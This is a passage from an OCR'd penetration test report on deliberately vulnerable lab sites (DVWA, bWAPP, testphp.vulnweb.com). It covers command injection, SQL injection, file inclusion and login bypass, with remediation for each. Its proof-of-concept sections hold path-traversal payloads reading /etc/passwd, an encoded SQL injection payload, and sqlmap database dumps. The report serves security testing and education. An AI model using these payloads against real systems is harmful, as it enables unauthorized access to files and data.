  - **Python:** subprocess.run([...], shell=False)
  - **Node.js:** child_process.execFile() instead of exec()


Affected URLs:

- http://localhost/DVWA/vulnerabilities/exec/
- http://192.168.232.129/bWAPP/commandi.php

POC:







localhost/DVWA/vulnerabilities/exec/#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 1 (0.0.0.1) 56(84) bytes of data.
From 192.168.232.2 icmp_seq=1 Destination Net Unreachable
From 192.168.232.2 icmp_seq=2 Destination Net Unreachable
From 192.168.232.2 icmp_seq=3 Destination Net Unreachable
From 192.168.232.2 icmp_seq=4 Destination Net Unreachable
--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3053ms
eth0: flags=4163 mtu 1500
inet 192.168.232.128 netmask 255.255.255.0 broadcast 192.168.232.255
inet6 fe80::6beb:402f:e344:d59e prefixlen 64 scopeid 0x20
ether 00:0c:29:3d:76:a1 txqueuelen 1000 (Ethernet)
RX packets 3248817 bytes 4468522696 (4.1 GiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 56745 bytes 65170284 (62.1 MiB)
TX errors 0 dropped 610 overruns 0 carrier 0 collisions 0
lo: flags=73 mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10
loop txqueuelen 1000 (Local Loopback)
RX packets 91680 bytes 192594129 (183.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 91680 bytes 192594129 (183.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

8.1.4 SQL Injection

Vulnerability Overview:

SQL Injection (SQLi) is a widespread attack technique where an attacker inserts malicious SQL code into an application's input fields to manipulate the backend database. This can allow unauthorized access to data that was not intended to be exposed, including sensitive corporate information, user accounts, or private customer details.

CVSS Score: 10



OWASP:

- A03:2021 – Injection

CWE:

- **CWE-89** – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Severity:

A successful SQL Injection attack can lead to unauthorized access to sensitive information, including passwords, credit card details, and personal user data. Historically, SQL Injection has been exploited in numerous high-profile data breaches, resulting in reputational damage and regulatory penalties. In certain cases, attackers may also install persistent backdoors, enabling long-term compromise of systems that can remain undetected for extended periods.

Remediation:

Most SQL Injection vulnerabilities can be mitigated by using **parameterized queries** (prepared statements) instead of concatenating user input directly into SQL statements. Additional best practices include:

- Use trusted **Object-Relational Mappers (ORMs)** such as Sequelize, SQLAlchemy, Hibernate, or Django ORM.
- Validate input types rigorously, especially for IDs and numeric fields, and reject any unexpected values.
- Enforce **whitelists** to allow only expected input values.
- Prefer **parameterized stored procedures** over dynamic SQL.
- Avoid constructing SQL dynamically inside stored procedures.

Affected URLs:

- http://testphp.vulnweb.com/artists.php?artist=3
- http://testphp.vulnweb.com/listproducts.php?artist=3
- http://testphp.vulnweb.com/listproducts.php?cat=1
- http://testphp.vulnweb.com/product.php?pic=6
- http://testphp.vulnweb.com/login.php
- http://testphp.vulnweb.com/userinfo.php
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1%20OR%2017-7%3d10
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR%2017-7%3d10
- http://testphp.vulnweb.com/secured/newuser.php
- http://testphp.vulnweb.com/AJAX/infocateg.php?id=-1%20OR%2017-7%3d10

POC:

```
Database: acuart
Table: users
[1 entry]
+------+-----------------------------------+------+-----------------+-------+-------+--------+--------------+
| cc   | cart                              | pass | email           | phone | uname | name   | address      |
+------+-----------------------------------+------+-----------------+-------+-------+--------+--------------+
| 2000 | ceb8b02ecba91894b9f3697b60db9196 | test | jesus@gmail.com | 777   | test  | Alex   | 77731773523 |
+------+-----------------------------------+------+-----------------+-------+-------+--------+--------------+

[14:59:21] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[14:59:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```


```
[14:58:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[14:58:31] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+

[14:58:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

8.1.5 Local File Inclusion (LFI)

Vulnerability Overview:

Local File Inclusion is a vulnerability that occurs when a web application uses unsanitized user input to specify files for inclusion. This can allow attackers to access and read files from the server's local filesystem.

CVSS Score: 9.8



OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-98** – Improper Control of Filename for Include/Require Statement
- **CWE-22** – Path Traversal (often associated with LFI attacks)

Severity:

- **Information Disclosure:** Attackers may read sensitive files from the server, such as configuration files (database credentials, API keys), source code, system files (e.g., /etc/passwd), or log files.
- **Remote Code Execution:** When combined with other flaws such as file upload or directory traversal, LFI can lead to arbitrary code execution. This is often achieved by including attacker-controlled files (e.g., uploaded scripts) or tampered log files containing injected code.
- **Denial of Service (DoS):** Repeatedly including large or critical system files can exhaust server resources, potentially causing service disruption.
- **Internal Network Access:** Sensitive configuration data obtained via LFI may expose information that enables attackers to pivot into internal systems or services.
- **Facilitation of Further Attacks:** Information disclosed through LFI can be leveraged to identify additional vulnerabilities, escalating the overall impact of an attack.

Remediation:

- **Validate and Sanitize User Input**: Ensure all file path parameters are strictly validated. Reject unexpected input and enforce an allow-list of permitted files.
- **Use Indirect References**: Instead of allowing users to pass file names or paths directly, map user requests to predefined file identifiers stored securely on the server.

- **Implement Least Privilege**: Configure the web server and application with minimal permissions. Application processes should not have unnecessary read or execute access to sensitive directories or system files.
- **Disable Dangerous Functions**: In PHP, disable functions such as include, require, **include_once**, and **require_once** for dynamic input, or restrict their usage where possible. Also consider disabling **allow_url_include** in php.ini.
- **Employ Input Encoding / Escaping**: Apply strong input handling techniques (e.g., escaping special characters, preventing directory traversal using ../).
- **Monitoring and Detection**: Deploy logging and intrusion detection to identify suspicious file inclusion attempts.

Affected URLs:

- http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
- http://192.168.232.128/bWAPP/rlfi.php?language=../../../etc/passwd&action=go
- http://localhost/DVWA/vulnerabilities/fi/?page=../../../../../../../../../../../etc/passwd

POC:

Request


Pretty Raw Hex

```
GET /showimage.php?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 23 Aug 2025 19:45:43 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 845

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```




localhost/DVWA/vulnerabilities/fi/?page=../../../../../../../../../../etc/passwd
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion



[redacted]/bWAPP/rlfi.php?language=../../../etc/passwd&action=go
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Remote & Local File Inclusion (RFI/LFI) /
Select a language: English
Go
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false neo:x:1001:1001::/home/neo:/bin/sh alice:x:1002:1002::/home/alice:/bin/sh thor:x:1003:1003::/home/thor:/bin/sh wolverine:x:1004:1004::/home/wolverine:/bin/sh johnny:x:1005:1005::/home/johnny:/bin/sh selene:x:1006:1006::/home/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false proftpd:x:118:65534::/var/run/proftpd:/bin/false ftp:x:119:65534::/home/ftp:/bin/false snmp:x:120:65534::/var/lib/snmp:/bin/false ntp:x:121:131::/home/ntp:/bin/false

8.1.6 Authentication Bypass via SQL Injection

Vulnerability Overview:

This vulnerability arises when user-supplied input in a login form (commonly the username or password field) is embedded directly into a SQL query without proper sanitization or parameterization. By manipulating the query logic, an attacker can bypass authentication mechanisms and gain unauthorized access without valid credentials.

CVSS Score: 9.8



OWASP:

- A03:2021 – Injection

CWE:

- **CWE-89** – Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Severity:

- Unauthorized access to application accounts, including administrative or privileged accounts.
- Complete compromise of the authentication mechanism, undermining trust in the application.
- Potential **data exposure**, including passwords, personal information, and financial details.
- Ability to escalate privileges and impersonate legitimate users.
- Use of compromised accounts to perform **fraudulent activities or transactions**.
- Establishment of a **persistent backdoor** in the application or database for long-term access.
- Potential to chain this vulnerability with other flaws (e.g., LFI, RFI, or File Upload) for **remote code execution**.
- Severe **reputational damage** and possible **regulatory/legal consequences** (e.g., GDPR fines) due to a data breach.

Remediation:


- Implement **parameterized queries (prepared statements)** instead of dynamic SQL string concatenation.
- Use **trusted Object-Relational Mappers (ORMs)** (e.g., Hibernate, SQLAlchemy, Django ORM) that handle query binding securely.

- Validate and enforce **strict input types** (e.g., numeric values for IDs).
- Restrict application accounts to the **minimum required database privileges**.
- Regularly perform **code reviews and automated security scans** to detect unsafe SQL usage.
- Employ **Web Application Firewalls (WAFs)** as an additional defense layer.

Affected URLs:

- http://testphp.vulnweb.com/login.php

POC:




8.1.7 Default Credentials Exposed on Login Page

Vulnerability Overview:

The application's login page contains default credentials (e.g., admin/admin, test/test, or hardcoded demo accounts) that are visible to all users. This allows anyone with access to the page to log in with administrative or privileged access, bypassing authentication and authorization controls.

Exposing default or test accounts in production environments significantly increases the risk of compromise, as attackers can easily discover and exploit these accounts without needing brute force or enumeration.

CVSS Score: 9.8



OWASP:

- A07:2021 – Identification and Authentication Failures
- A05:2021 – Security Misconfiguration

CWE:

- CWE-798 – Use of Hard-coded Credentials
- CWE-1391 – Use of Default Credentials

Severity:

- Unauthorized administrative access to the application.
- Full exposure of sensitive data and ability to modify or delete information.
- Potential pivot into deeper infrastructure if reused credentials exist elsewhere.
- Breach of compliance requirements (e.g., PCI DSS, GDPR, HIPAA).

